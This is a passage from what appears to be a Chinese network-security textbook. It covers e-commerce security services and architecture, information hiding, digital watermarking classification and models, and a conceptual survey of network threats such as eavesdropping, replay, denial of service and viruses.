从电子商务的参与者来看，电子商务可以在企业与企业之间、企业与消费者之间、企业与政府之间、消费者与政府之间进行。

企业与企业间的交易使公司能减少采购时间，减少库存开销，形成虚拟的策略联盟，加强技术交流。企业与消费者间的交易能帮助公司形成独特的产品，扩大市场，使消费者能尽快找到他们所需要的产品，减少查找开销，为消费者提供更大的选择商品的空间。企业与政府组织间的交易包括进行金融或物品交易、注册企业、进出口商品申报。所有这些交易都会要求特定安全服务来保证企业、消费者、财经组织、政府部门能建立完成某项交易的信任关系。

从商务形式来分，电子商务可分为：

（1）邮购零售。零售商收受基于数字化或传统的订单或付款目录，并递送实物商品；

（2）网上信息销售。类同于邮购零售，但这些商品是受版权保护的数字化商品，因而可直接在网上递送；

（3）电子大厅。一个组织为多个服务提供者提供服务，其服务范围为从主机上的内容提供目录服务到计费服务；

（4）预订。一个组织通过客户的预订来为客户提供服务，如预订新闻服务、数据库服务和电子杂志等；

（5）合同签订。两方或多方交换一份合同的签名备份；

（6）网上拍卖。以拍卖的方式在网络上销售商品或服务；

（7）订票。用户购买能用来访问某种服务的票据。

从付款方式来分，电子商务可分为：电子数据交换、信用卡、电子支票、电子现金、记账卡和物物交易等。

2. 电子商务的安全服务

不同的交易类型与不同的付款方式相组合可能有不同的安全要求。为了满足电子商务不同的安全要求，电子商务系统必须向商务活动参与者提供可靠的安全服务，主要的安全服务如下。

- 鉴别服务：对人或实体的身份进行鉴别，为身份的真实性提供保证。这意味着当某人或实体声称具有某个特定的身份时，鉴别服务将提供一种方法来验证其声明的正确性。
- 访问控制服务：访问控制服务通过授权来对使用资源的方式进行控制，防止非授权使用或控制资源，它有助于达到机密性、完整性、可控性和建立责任机制。
- 机密性服务：机密性服务的目标是为电子商务参与者的信息在存储、处理、传输过程中提供机密性保证，防止信息泄露给非授权的人或实体。

• 不可否认服务：与其他服务不同，不可否认服务针对的是来自合法用户的威胁，而不是未知攻击者的威胁。否认是指电子商务活动者否认其所进行的操作，如否认交易已发生，否认在交易过程中的行为或对某消息的接收和发送。不可否认服务就是为交易的双方提供不可否认的证据为解决因否认而产生的争议提供支持，它实际上建立了交易双方的责任机制。

3. 安全电子商务的体系结构

将安全技术融入电子商务系统来提供安全服务，就形成了一个安全电子商务系统，抽象地看，安全电子商务系统的功能体系结构可分为以下几个层次。

（1）支持服务层：包括密码服务、通信、归档、用户接口和访问控制等模块，它提供了实现安全服务的安全通信服务。密码服务提供保证数据安全的密码服务，例如，消息的加解密、消息认证码、哈希函数、数字签名和密钥生成等；通信服务支持不同实体间的通信；归档服务提供长期存在的数据的本地存储和归档，这些数据可以是数字签名后的消息、证书、密钥和不可否认证据等；用户接口服务支持用户服务之间的交互作用，用户可通过该接口管理电子钱包，访问归档中的安全信息等；访问控制服务提供实现体系结构中各模块的访问控制方法。

（2）传输层：传输层发送、接收、组织商业活动所需的封装数据条，实现客户和服务器之间根据规定的安全角色来传递信息。这种数据条的基本类型为：签名文本（如证书、收据、已签名的陈述）、信息（如数字化的商品、访问某种服务所需的信息、获得物理商品所需的信息）、电子钱包。传输层包括付款模块、文档服务模块和证书服务模块。

（3）交换层：交换层提供封装数据的公平交换服务。所谓公平是指，A 和 B 同意进行交换，则 A 收到 B 的封装数据条的充要条件是 B 收到 A 的封装数据条。

（4）商务层：商务层提供了商业方案（如“邮购零售”、“在线销售信息”等）。

1.3.4 信息伪装与信息隐藏

采用普通密码技术开发出来的加/解密系统，对机密文件的处理是将其加密成为密文。显然，这些杂乱无章的密文，会引进公网上拦截者的注意并激发他们破解机密资料的热情。

近年来，国际上开始提出并尝试一种新的关于信息安全的概念，即将机密资料隐藏到一般的文件中，然后再通过网络来传递。由于非法拦截者从网络上拦截下来的是伪装后的资料，它们看起来与一般非机密资料没有两样，因而十分容易逃过拦截者的破解。其道理如同生物学上的保护色，巧妙地将自己伪装隐藏于环境中，免于被天敌发现而遭受攻击。这一点是常规加/解密系统所欠缺的，也是信息伪装最基本的概念。

信息伪装又称为信息隐藏，顾名思义就是将机密资料秘密地隐藏于另一非机密文件内容之中，其形式可为任何一种数字媒体，如图像、声音、视频或一般的文档等。首要目标是隐藏的技术要好，即要使加入隐藏信息的目标媒体产生最小的可见性降质，使人无法看到和听到隐藏的数据，达到令人难以察觉的目的，而更重要的是绝对不能让机密资料曝光。

信息伪装必须考虑隐藏的信息在经历各种环境、操作之后而免遭破坏的能力。在图像传递过程中，机密资料若是在非法拦截者破解的过程中消失，则机密资料可以说是安全的；倘若机密资料是在正常的处理传递过程中消失，则机密资料的传递算是失败的、无效的，必须重新传递。一般的多媒体形式的文件，其信息量都非常大，为了节省传递时间，在传递之前都会将传递的信息资料进行压缩处理。因此，信息伪装还必须考虑诸如图像压缩这种非恶意操作造成的

威胁，使机密资料对正常的有损压缩技术具有免疫能力。要求隐藏的数据量与隐藏的免疫力是一对矛盾，不存在一种完全满足这两种要求的方法。通常只能根据需求的不同有所侧重，采取某种妥协。从这一点来看，实现真正有效的数据隐藏的难度很大，十分具有挑战性。

信息伪装具有以下几个特性。

（1）隐蔽性。这是信息伪装的基本要求，经过一系列隐藏处理的图像（宿主图像）没有明显的降质，隐藏的信息无法人为地看见或听见。

（2）隐藏场所的安全性。应将欲隐藏的信息藏在目标图像的内容之中，而非文件头等处，防止因格式变换而遭到破坏。

（3）免疫性。隐藏处理后的图像抗拒因图像文件的某种改动而导致隐藏信息丢失的能力，所谓改动包括传输过程中的信息噪声、过滤操作、重新采样、编码、有损压缩、模/数转换等。

（4）隐藏数据编码的非对称性。保证不增加存取难度。

（5）编码纠错性。保证隐藏数据的完整性，使其在经过各种操作和变换后仍能很好地恢复。

（6）隐藏数据的自产生性。经过一些变换，可能使原图像产生较大的破坏，如果仍能从留下的数据中恢复隐藏信号，而且恢复过程中不需要宿主图像，就要求隐藏的数据必须具有某种自相似特性。

目前信息伪装的主要研究方法有：

（1）Patchwork 方法，用于电子水印，不怕 JPEG 压缩，不怕恶意删除，而且人眼无法觉察。

（2）纹理影射方法，将一块纹理影射至与其相似的一块纹理上去，视觉不易觉察。

（3）几何不变方法，数据隐藏的免疫性是受限制的，不可能适应任何类型的变换，几何不变性方法就是能够适应几何变换，而使隐藏数据免遭破坏的一类算法。

（4）PixelTag 方法，将隐藏信息隐藏于灰度值之中。免疫力和数据量平衡的参数可以调整，恢复隐藏信息不用原图。另外，信号调幅和分形压缩等技术在信息伪装领域的应用也在逐步开展。

根据目前的研究状况，虽然可以提供一些信息伪装的方法，但存在大量的实际问题亟待解决。对于大量的数据，即使隐藏算法具有较高的免疫力，免疫力和数据量之间的优化也仍需要进行大量的实验研究；各种隐藏算法之间的作用关系也是仍未解决的问题。此外，将信息隐藏技术作为一种数据压缩中描述上下文关系的载体也十分值得研究。

1.3.5 数字水印

数字水印（Digital Watermarking）是近两年来出现的数字产品版权保护技术，目的是鉴别出非法复制和盗用的数字产品。数字水印一经提出就迅速地成为了热点问题，出现了许多数字水印方案，也有许多公司已推出了数字水印产品。但总的来说，由于数字水印的研究是基于计算机科学、密码学、通信理论、算法设计和信号处理等领域的思想和概念，一个数字水印方案一般总是综合利用这些领域的最新进展，但也无法避免这些领域的固有的一些缺点。目前更多的文献是讨论如何设计数字水印方案或如何攻击数字水印，各种方案或产品还都有着这样或那样的问题，尚缺乏有关数字水印的理论，可以说数字水印还是处于发展初期阶段，从理论上到实际上都有许多问题有待解决。

数字水印是永久镶嵌在其他数据（宿主数据）中具有可鉴别性的数字信号或模式，而且并

不影响宿主数据的可用性。

1. 数字水印的特点

不同的应用对数字水印的要求是不尽相同的，一般认为数字水印应具有如下特点。

（1）隐形性：数字水印应是不可知觉的，即数字水印的存在不应明显干扰被保护的数据，不影响被保护数据的正常使用。

（2）稳健性：数字水印必须难以（最好是不可能）被除去，如果只知道部分水印信息，那么试图除去或破坏水印应导致严重的降质而不可用。数字水印应在一般的信号处理、一般的几何变换和欺骗攻击下具有稳健性。

一般的信号处理下的稳健性：即使有水印的数据经过了一些常用的信号处理，水印仍应能被检测到。信号的处理方法包括 A/D、D/A 转换、重采样、重量化、滤波、平滑和有失真压缩等。

一般的几何变换（仅对图像和视频而言）下的稳健性：几何变换包括旋转、平移、缩放及分割等操作。

欺骗攻击（包括共谋攻击和伪造）下的稳健性：数字水印应对共谋攻击（Collusion Attacks：通过组合多个加载水印后的数据而进行伪造水印）等欺骗攻击是稳健的，而且如果水印在法庭上用作证据，水印必须能抵抗有第三者合作的共谋攻击和伪造。

（3）通用性：同一个数字水印算法应对图像、视频和音频三种媒体都适用，这有助于在多媒体数字产品中加上数字水印，且有利于硬件实现水印算法。

（4）确定性：水印携带的所有者信息能够被惟一地鉴别确定，而且在遭到攻击时，确认所有者等信息的精确度不会劣化许多。

2. 数字水印算法

现在已经有了许多数字水印算法。，下面试图给出数字水印算法的详细分类，讨论各种方案的优缺点，以便于对数字水印算法的研究现状全面的了解和掌握。

- 从水印的实现算法上分类。

数字水印方案的 3 个要素是：水印本身的结构；加载水印的地方或加载水印的策略；水印的检测。水印的结构一般包括两部分：一是水印所含的具体信息如版权所有者、使用者等信息；二是伪随机序列或类噪声序列以标识水印的存在。大多数的数字水印方案的水印结构中仅包括其中之一，这和水印的实现方法及使用场合有关。而水印的具体检测方法相对较少且简单，通常都是采用直接检测或相关检测，也有采用最大后验概率检测的水印方案。数字水印算法的性能相当程度上取决于所采用的加载策略及方法。根据数字水印的加载方法的不同，水印可分为空间域水印和变换域水印两大类。

（1）空间域水印：较早的水印算法从本质上来说都是空间域上的，水印直接加载在数据上。

（2）变换域水印：基于变换域的技术可以嵌入大量比特数据而不会导致可察觉的缺陷，往往采用类似扩频的技术来隐藏水印信息。这类技术一般基于常用的图像变换，基于局部或是全部的变换，这些变换包括离散余弦变换（DCT）、小波变换（WT）、付氏变换（FT 或 FFT）以及哈达马变换（Hadamard Transform）等。其中基于分块的 DCT（块大小一般取为 8×8 像素）是最常用的变换之一，因为现在所采用的静止图像压缩标准 JPEG 也是基于分块 DCT 的。

• 从外观上分类。

水印从外观上可分为可见水印和不可见水印两大类，更准确地说应是可察觉水印和不可察觉水印两大类，这是对图像而言，通常采用上述提法来概括所有媒体上的水印。

可见水印（Visible Watermarking）最常见的例子是有线电视频道上所特有的半透明标识（Logo），其主要目的在于明确标识版权，防止非法使用，虽然降低了资料的商业价值，却无损于所有者的使用。而不可见水印将水印隐藏，视觉上不可见（严格说应是无法察觉），目的是为了将来起诉非法使用者，作为起诉的证据，以增加起诉非法使用者的成功率，保护原创造者和所有者的版权。

具体来说，可见水印就是将可见的图像或模式信号插入原图像中（仅讨论图像媒体）。可见水印应满足下列要求：

（1）可见水印应可适应各种图像显示器，对彩色和单色图像都是明显的，甚至对视觉有缺陷的人（例如色盲者）也应是明显的，这要求水印只能加载在图像的亮度值上，而且水印应该覆盖图像的一大块区域并且在几乎所有覆盖的区域中是可见的；

（2）可见水印应不特别掩盖其下的图像细节，而且，加载水印的强度应该随不同的应用而变化，这就是说水印能做得更突出，防止盗用或更隐蔽，以利于对高质量图像的进一步研究；

（3）可见水印应该是难以擦除的，至少去除一个水印应比购买图像的使用权更费钱和费力，这要求水印能抵抗自动系统的擦除，而且采用高性能的图像编辑软件也是费时费力的；

（4）必须能确保水印的确是所有者或经授权者所加上的，因为在图像中嵌入一个可见水印（标识）是相对容易的事，如果 B 将 A 的标识插入图像中，然后声称标识是 A 插入的，而实际上此图像是未经授权的拷贝，那么 A 应能否认自己标识过这一图像。

不可见水印往往用在商业用的高质量图像上，而且往往配合数据解密技术一同使用。不可见水印根据稳健性可再细分为稳健的不可见水印（Invisible-robust watermark）和脆弱的不可见水印（Invisible-fragile watermark）。

稳健的不可见水印在插入图像后不会给原始图像引入可见缺陷，而且不受信号处理（包括像素操作）的影响。它在验证一幅是否被盗用的图像时是非常有用的，数字水印的检测应能验证图像的来源。对高质量图像而言，稳健的不可见水印应满足或具有下列特性及要求。

对具有正常视力的人，水印必须是不可见的。在保持水印的稳健性及防止未授权的使用和保持水印的不可见性两者之间必须取得平衡。为此，在水印应用中必须开发利用人类视觉系统（HVS）的特性。

检测水印时的虚警概率应很小。通常，基于统计的水印技术在满足该要求时会有一些困难。

最重要的是，水印必须是非常难以（最好是不可能）除去或绕过检测的。水印必须能经受不影响图像可用性的所有图像操作，这些操作必须包括 JPEG 有损图像压缩、旋转、线性或非线性的缩放，亮度及对比度增强，像素编辑，重叠上一个相关或不相关的噪声域等，但水印应能经受的操作并不限于这些。试图除去或破除一个水印至少应比购买使用图像的使用权更费钱和费力。

对高质量图像，加载水印时所修改的像素量应尽可能地少，以便忠实地保留图像的色彩和其他图像特性。为保持稳健性，可利用更大的图像尺寸和频率分辨率，这意味着所作的修改应散布在空间和不同的频率上。

脆弱的不可见水印自然也是不可见水印，但它的特点是数字图像经处理后，所加载的水印

就会被改变或毁掉。脆弱的不可见水印往往用在证明图像的真实性，检测或确定图像内容的改动等方面的应用。例如，如果图像中的水印被发现有了变动，则证明了图像遭到了窜改。脆弱的不可见水印应满足或具有一些特性及要求，首先，稳健的不可见水印所满足的前三个条件及最后一个条件仍需满足。此外，还要满足下列要求。

当图像像素值被改变时，水印也应随之而被显著改变。此处的显著是从统计或分析的角度而言的，因此，被改变的水印可作为图像被改变的证据。人们希望检测出的水印还能定位图像被改动的区域。

水印应是安全的。这意味着在图像改变后不可能掩盖所作的改变或再生出水印，即使是知道了水印加载过程，并且（或者）知道了水印本身。例如，改变图像像素的 LSB 来加载水印是不安全的，因为，在保持图像的外观几乎不变的同时，只有在改变图像像素时保持 LSB 不变才可保持水印不变。

- 从水印的使用目的分类。

数字水印的方案可以分为两大类：基于数据源（Source-based）的水印和基于数据目的（Destination-based）的水印。在基于数据源的方案中有一个惟一的水印来识别所有者，水印加载在所有特定的被分发的图像中，主要应用在版权信息的鉴别和认证上。基于数据源的水印应能用于认证及判断所收到的图像或其他电子数据是否曾经被篡改，许多基于数据源的水印的应用要求在检测水印时不需要原图像。

水印可用来确定每一份拷贝的买主或最终用户，这就是基于数据目的的水印，它可用来追踪非法使用拷贝时（如转卖）的最终用户。

- 从水印加载方法是否可逆上分类。

首先，我们建立加载水印和检测水印的数学模型。I 代表一幅图像，S 代表了水印中的信息，$\hat{I}$ 是加载水印后的图像，ε 是编码函数，对 ε 有如下关系成立：

$$\varepsilon(I,S)=\hat{I}$$

解码函数 D 从图像 J 中提取出水印或者是水印证据 S'，图像 J 可以是一幅有水印或没有水印的图像，也可能是遭到破坏的有水印的图像。如果解码方法中需要参考未加水印的原图像 I，则有下式成立：

$$D(J,I)=P(T)$$

其中，P 是表明图像 J 中有水印 T 存在，当 $P(T)=T$ 时，解码中可以简化为仅返回提取出的水印 T。如果解码过程中不需要 I，则解码过程可表达为

$$D(J)=P(T)$$

当 $P(T)=T$ 时，提取出的水印 T 同所有者的水印 S 通过一比较函数 C_δ 相比较，比较函数输出一二进制的判决结果，以表明两者匹配与否。

$$C_\delta(T,S)=\begin{cases}1, & c\geq\delta\\ 0, & \text{其他}\end{cases}$$

这里，C 是水印 T 和 S 之间的相关。因此，不失一般性，一个水印方案可表示为一个三元

组$(\varepsilon, D, C_\delta)$，其中对任何图像$I$和任何可允许的水印$S$都有$D(\varepsilon(I,S))=S$成立。

水印方案$(\varepsilon, D, C_\delta)$称为是可逆的，如果对任何图像$\hat{I}$，存在映射$\varepsilon^{-1}$满足如下条件：

（1）$\varepsilon^{-1}(\hat{I})=(\hat{I}',S')$

（2）$\varepsilon(\hat{I}',S')=\hat{I}$；

$C_\delta(D(\hat{I}),S')=1$

其中，ε^{-1}是一可计算的映射，S'属于允许的水印集合，图像$\hat{I}$和$\hat{I}'$视觉上是相似的。否则，该水印方案就是非可逆的。

水印方案$(\varepsilon, D, C_\delta)$是半可逆的，如果对任何图像$\hat{I}$，存在一个映射$\varepsilon^{-1}$满足如下条件

（1）$\varepsilon^{-1}(\hat{I})=(\hat{I}',S')$

（2）$C_\delta(D(\hat{I}),S')=1$

其中，ε^{-1}是一可计算的映射，S'属于允许的水印集合，图像$\hat{I}$和$\hat{I}'$视觉上是相似的。否则，该水印方案$(\varepsilon, D, C_\delta)$就是非半可逆的。

- 从水印的检测方法上分类。

在检测水印时，如果有 $D(J,I)=P(T)$ 成立，即检测中需要参考未加水印的原图像I，则这类水印方案被称为秘密（private）水印方案。反之，如果有 $D(J)=P(T)$ 成立，检测中无需参考未加水印的原图像I，则这类水印方案则被称为公开水印方案。

在密码学中，密码算法根据密钥的不同可分为私钥算法和公钥算法。类似地，水印算法中也可根据所采用的用户密钥的不同分为私钥水印和公钥水印。

私钥水印方案在加载水印和检测水印过程中采用同一密钥，因此，需要在发送和接收双方中间有一安全通信通道，以确保密钥的安全传送。而公钥水印则在水印的加载和检测过程中采用不同的密钥，由所有者用一个仅有其本人知道的密钥加载水印，加载过水印的通信可由任何知道公开密钥的人来进行检测。也就是说任何人都可以进行水印的提取或检测，但只有所有者可以插入或加载水印。

- 从水印的载体上分类。

从水印的载体来看，水印可以分为静止图像水印、视频水印、声音水印、文档水印和黑白二值图像水印等。

静止图像水印：这是目前讨论最多的一种水印（大多数的文献都是讨论静止图像水印的），静止图像水印主要利用图像的冗余信息和 HVS 的特点来加载水印。

视频水印：加载在视频媒体上的水印是为了保护视频产品和节目的制作者的合法利益，视频水印从实现算法上来说同静止图像水印并无太大的差别，自然，对水印算法的实时性的要求是必要的，而且应能处理连续帧序列。

声音水印：加载在声音媒体上的水印可以保护声音数字产品，如CD、广播电台的节目内容等，声音水印也主要利用音频文件的冗余信息和HAS（Human Audio System）的特点来加载水印。

文档水印：这里的文档是指图像文档，之所以单独列出来是因为文档水印独具特点，而且往往仅适用于文档图像。文档水印基本上是利用文档所特有的特点，水印信息通过轻微调整文档中的结构来完成编码，这包括垂直移动行距、水平调整字距、调整文字特性（如字体）等。文档水印所用的算法一般仅适用于文档图像类。

黑白二值图像水印：黑白二值图像水印可追溯到拥有在二值图像信息隐藏中的可视密码。

1.4 网络安全面临的威胁

随着因特网的发展，基于网络的应用信息系统也愈来愈多，包括电子商务、电子政务、电子税务、电子银行、电子海关、电子证券、网络书店、网上拍卖、网络购物、网络防伪、CTI（客户服务中心）、网上交易和网上选举等。网络信息系统在政治、军事、金融、商业、交通、电信和文教等方面发挥越来越大的作用，社会对网络信息系统的依赖也日益增强。

网络与信息系统变成“金库”，当然就会吸引大批合法或非法的“淘金者”，所以网络信息的安全与保密问题显得越来越重要。现在，几乎每天都有各种各样的“黑客”故事，这里不一一列举。

事实上，听到的关于通过网络的入侵只是实际所发生的事例中非常微小的一部分。相当多的网络入侵或攻击并没有被发现。即使被发现了，由于这样或那样的原因，人们并不愿意公开它，以免公众做出强烈的惊慌失措的反应。绝大多数涉及数据安全的事件从来就没有被公开报道过。据统计，商业信息被窃取的事件以每月250%的速率在增加。据专家估计，每公开报道一次网络入侵，就有近500例是不被公众所知晓的。

高技术犯罪是传统犯罪以外的另一种新的犯罪形态，它是犯罪学和刑法上的新课题。它通常并不对人施加暴力，有的实际上只是一种侵权行为，属于白领犯罪。

高技术犯罪的行为种类繁多，可以归纳为如下4种：

（1）破坏计算机，是指以计算机作为犯罪行为客体，加以暴力或技术性的破坏。

（2）窃用信息系统，是指无权使用信息系统的人擅自使用了信息系统。

（3）滥用信息系统，是指以计算机为工具，利用计算机的特性达到欺诈、侵占等各种犯罪目的的行为。

（4）破坏安全系统，是指以技术性的方法破坏信息系统在安全方面所采取的措施。

网络信息安全与保密是一个关系国家安全和主权、社会的稳定、民族文化的继承和发扬的重要问题。从技术角度看，网络信息安全与保密是一个涉及计算机科学、网络技术、通信技术、密码技术、信息安全技术、应用数学、数论和信息论等多种学科的边缘性综合学科。

现有的计算机网络大多数在建设之初都忽略了安全问题，即使考虑了安全，也只是把安全机制建立在物理安全机制上，因此，随着网络的互联程度的扩大，这种安全机制对于网络环境

来讲形同虚设。另外，目前网络上使用的协议，比如 TCP/IP，在制订之初也没有把安全考虑在内，所以安全性不强。开放性和资源共享是计算机网络安全问题的主要根源，它的安全性主要依赖于加密、网络用户身份鉴别、存取控制策略等技术手段。

面对如此严重危害网络信息系统的种种威胁和网络安全与保密的重要性，必须采取有力的措施来保证网络信息的安全与保密。网络的安全措施一般分为 3 类：逻辑上的、物理上的和政策上的。面对越来越严重危害计算机网络安全的种种威胁，仅仅利用物理上和政策(法律)上的手段来有效地防范计算机犯罪显得十分有限和困难，因此也应采用逻辑上的措施，即研究开发有效的网络安全技术。即使是有了非常完备的安全与保密政策法规，有非常先进的安全与保密技术以及天衣无缝的物理安全机制，但是如果这些知识得不到普及，那么所有努力都是白费。因此必须对用户进行安全技术和安全意识的普及。

对网络信息安全与保密的威胁有恶意攻击、安全缺陷、软件漏洞和结构隐患。下面将分小节进行详细论述。

1.4.1 恶意攻击

网络信息的安全与保密所面临的威胁来自很多方面，并且随着时间的变化而变化。这些威胁可以宏观地分为人为威胁和自然威胁。

自然威胁可能来自于各种自然灾害、恶劣的场地环境、电磁辐射和电磁干扰、网络设备自然老化等。这些无目的的事件，有时会直接威胁网络信息安全，影响信息的存储媒体。

本书重点讨论人为威胁。此种威胁，通过攻击系统暴露出的要害或弱点，使得网络信息的保密性、完整性、可靠性、可控性和可用性等受到伤害，造成不可估量的经济和政治上的损失。人为威胁又分为两种，一种是以操作失误为代表的无意威胁（偶然事故），另一种是以计算机犯罪为代表的有意威胁（恶意攻击）。

虽然人为的偶然事故没有明显的恶意企图和目的，但它会使信息受到严重破坏。最常见的偶然事故有：操作失误（未经允许使用、操作不当和误用存储媒体等）、意外损失（电力线路搭接、漏电和电焊火花干扰）、编程缺陷（经验不足、检查漏项和水平所限）、意外丢失（被盗、被非法复制和丢失媒体）、管理不善（维护不力、管理薄弱和纪律松懈）、无意破坏（犁地割线和无意损坏）。

人为的恶意攻击是有目的的破坏。恶意攻击可以分为主动攻击和被动攻击。主动攻击是指以各种方式有选择地破坏信息（如修改、删除、伪造、添加、重放、乱序、冒充和病毒等）。被动攻击是指在不干扰网络信息系统正常工作的情况下，进行侦听、截获、窃取、破译和业务流量分析及电磁泄露等。

人为恶意攻击主要来自有明显企图的操作者，其危害性相当大，给国家安全、知识产权和个人信息带来巨大的威胁。人为恶意攻击具有以下特性。

- 智能性：从事恶意攻击的人员大都具有相当高的专业技术和熟练的操作技能。他们的文化程度高，许多人是具有一定社会地位的部门业务主管。他们在攻击前都经过了周密的预谋和精心策划。

- 严重性：对涉及到金融资产的网络信息系统进行恶意攻击，往往会由于资金损失巨大，而使金融机构、企业蒙受重大损失，甚至破产，同时，也给社会带来动荡。如美国资产融资公司计算机欺诈案，涉及金额 20 亿美元之巨，犯罪影响震荡全美。在我国也发生数起计算机盗

窃案，金额达数万到数百万人民币，也给国家金融资产带来一定程度的损失。

• 隐蔽性：人为恶意攻击的隐蔽性很强，不易引起怀疑，破案的技术难度大。一般情况下，其犯罪的证据存在于软件的数据和信息资料之中，若无专业知识很难获取侦破证据。相反，犯罪行为人却可以很容易地毁灭证据。计算机犯罪的现场也不像是传统犯罪现场那样明显。

• 多样性：随着计算机互联网的迅速发展，网络信息系统中的恶意攻击也随之发展变化。出于经济利益的巨大诱惑，近年来，各种恶意攻击主要集中于电子商务和电子金融领域。攻击手段日新月异，新的攻击目标包括偷税漏税、利用自动结算系统洗钱以及在网络上进行盈利性的商业间谍活动等等。

因特网上以人为恶意攻击为代表的高技术犯罪的另一大发展趋势是网络犯罪集团化。由于网络上的安全机制不断加强，今后的网络犯罪将需要更强的技术力量，这种客观要求加上网络上日益增长的经济利益将诱使计算机犯罪集团尤其是跨国犯罪集团将黑手伸向网络通信系统。传统犯罪活动和网络犯罪的融合将对各国司法当局和国际反犯罪机构提出更大的挑战。

下面简要介绍一些有代表性的恶意攻击。

• 信息战：这是一种以获得控制信息权为目标的无硝烟的战争。信息战可以说是一种国家行为的恶意攻击。信息战的攻击目标包括各种军事命令、通信、能源、运输和金融等与国家的政治、经济、文化密切相关的系统。在和平时期，信息战处于绝对隐蔽状态。但是，一旦战争爆发，信息战将出其不意地发挥出巨大的破坏力。美军在伊拉克实施的“沙漠风暴”战争便是典型的信息战例。

• 商业间谍：利用因特网收集别国的重要商业情报，其目标是获得有价值的信息、能力、技术和对自身有利的谈判地位。在多数情况下，商业间谍属于一种集团行为的恶意攻击。

除了以信息战为代表的国家行为恶意攻击和以商业间谍为代表的集团行为恶意攻击之外，还有众多的个人行为或者小团体行为的恶意攻击。此类恶意攻击数量巨大，目的复杂。有的恶意攻击者来自窃贼、骗子、敲诈者、毒犯、犯罪组织成员和其他有犯罪行为的人。有的恶意攻击者来自黑客、恶意竞争者、心怀不满的工作人员、个人仇敌等。此类恶意攻击的典型代表如下。

• 窃听：在广播式网络信息系统中，每个节点都能读取网上的数据。对广播网络的基带同轴电缆或双绞线进行搭线窃听是很容易的，安装通信监视器和读取网上的信息也很容易。网络体系结构允许监视器接收网上传输的所有数据帧而不考虑帧的传输目的地址，这种特性使得偷听网上的数据或非授权访问很容易且不易被发现。

• 流量分析：它能通过对网上信息流的观察和分析推断出网上的数据信息，比如有无传输、传输的数量、方向和频率等。因为网络信息系统的所有节点都能访问全网，所以流量的分析易于完成。由于报头信息不能被加密，所以即使对数据进行了加密处理，也可以进行有效的流量分析。

• 破坏完整性：有意或无意地修改或破坏信息系统，或者在非授权和不能监测的情形下对数据进行修改。

• 重发：重发是重复一份报文或报文的一部分，以便产生一个被授权效果。当节点拷贝发到其他节点的报文并在其后重发他们时，如果不能监测重发，节点依据此报文的内容接受某些操作，例如报文的内容是关闭网络的命令，则将会出现严重的后果。

• 假冒：当一个实体假扮成另一个实体时，就发生了假冒。一个非授权节点或一个不被信

任的、有危险的授权节点都能冒充一个授权节点，而且不会有多大困难。很多网络适配器都允许网帧的源地址由节点自己来选取或改变，这就使假冒变得较为容易。

• 拒绝服务：当一个授权实体不能获得对网络资源的访问或当紧急操作被推迟时，就发生了拒绝服务。拒绝服务可能由网络部件的物理损坏而引起，也可能由使用不正确的网络协议而引起（如传输了错误的信号或在不适当的时候发出了信号），也可能由超载而引起。

• 资源的非授权使用：即与所定义的安全策略不一致的使用。因常规技术不能限制节点收发信息，也不能限制节点侦听数据，一个合法节点能访问网络上的所有数据和资源。

• 干扰：干扰是由一个节点产生数据来扰乱提供给其他节点的服务。干扰也能由一个已经损坏的并还在继续传送报文的节点所引起，或由一个已经被故意改变成具有此效果的节点所引起。频繁的令人讨厌的电子邮件信息是最典型的干扰形式之一。

• 病毒：目前，全世界已经发现了上万种计算机病毒，包括 DOS 型、 Windows 型、UNIX 型、宏病毒、Macitoch 型和众多的 E-mail 病毒。计算机病毒的数量已有了相当的规模，并且新的病毒还在不断出现。比如，保加利亚计算机专家迈克 •埃文杰制造出了一种计算机病毒“变换器”，它可以设计出新的更难发现的“多变形”病毒。该病毒具有类似神经网络细胞式的自我变异功能，在一定的条件下，病毒程序可以无限制地衍生出各种各样的变种病毒。随着计算机技术的不断发展和人们对计算机系统和网络依赖程度的增加，计算机病毒已经构成了对计算机系统和网络的严重威胁。

• 诽谤：利用网络信息系统的广泛互联性和匿名性，散布错误的消息以达到诋毁某人或某公司形象和知名度的目的。

1.4.2 安全缺陷

假如网络信息系统本身没有任何安全缺陷，那么恶意攻击者即使有天大的本事也不能对网络信息安全和保密构成威胁。但是，遗憾的是现在所有的网络信息系统都不可避免地存在着这样或那样的安全缺陷。有些安全缺陷可以通过人为努力加以避免或者改进，但有些安全缺陷则是各种因素权衡所必须付出的代价。

网络信息系统是计算机技术和通信技术的结合。计算机系统的安全缺陷和通信链路的安全缺陷构成了网络信息系统的潜在安全缺陷。计算机硬件资源易受自然灾害和人为破坏，软件资源和数据信息易受计算机病毒的侵扰，非授权用户的复制、篡改和毁坏。通信链路易受自然灾害和人为破坏。采用主动攻击和被动攻击可以窃听通信链路的信息并非法进入计算机网络获取有关敏感性重要信息。网络信息系统的安全缺陷通常包括物理网络的安全缺陷、过程网络的安全缺陷以及通信链路安全缺陷 3 种。下面介绍一些普遍存在的安全缺陷、安全问题和安全脆弱性。

• 网络的规模：网络的规模越大，通信链路越长，则网络的脆弱性和安全问题也越多。网络用户数量增加了，网络的安全性威胁也随之增加。在大规模的网络信息系统中，由于终端分布的广泛性和地理位置的不同，网络分布在几百至上千公里的范围内，通常用有线信道（同轴电缆、架空明线或光缆等）和无线信道（卫星信道、微波干线等）作为通信链路。对有线信道而言，分布式网络易受自然条件和人为破坏，非授权用户可以通过搭线窃听攻击侵入网内获得有关重要信息，甚至可以插入、删除信息。串音和电磁辐射会导致网络信噪比下降，误码率增加，信息的安全性、完整性和可用性受到威胁。无线信道的安全脆弱性更加显而易见，被动攻

击几乎不可避免。

• 电磁辐射和电磁泄漏：计算机及其外围设备在进行信息处理时会产生电磁泄漏，即电磁辐射。电磁辐射分辐射发射和传导发射两种。当计算机设备在进行数据处理和传输时，各种高频脉冲通过各种电器元件和分布参数的耦合、调制，叠加成一个包含有用信息的频带信号，由电源线、电缆和电话线等通信链路传导出去，造成信息泄漏。而当各种高频脉冲通过电路元件（电阻、电容和集成电路芯片等）传导时，又会向空中以电磁波的形式辐射信息，从而导致信息泄漏。在计算机中，以视屏显示器的辐射发射最为严重。计算机网络传输媒介的多样性和网内设备分布的广泛性，使得电磁辐射造成信息泄漏的问题变得十分严重。国外一些发达国家研制的设备能在一公里以外收集计算机站的电磁辐射信息，并且能区分不同计算机终端的信息。因此，电磁辐射已对网络信息的安全与保密构成严重威胁。

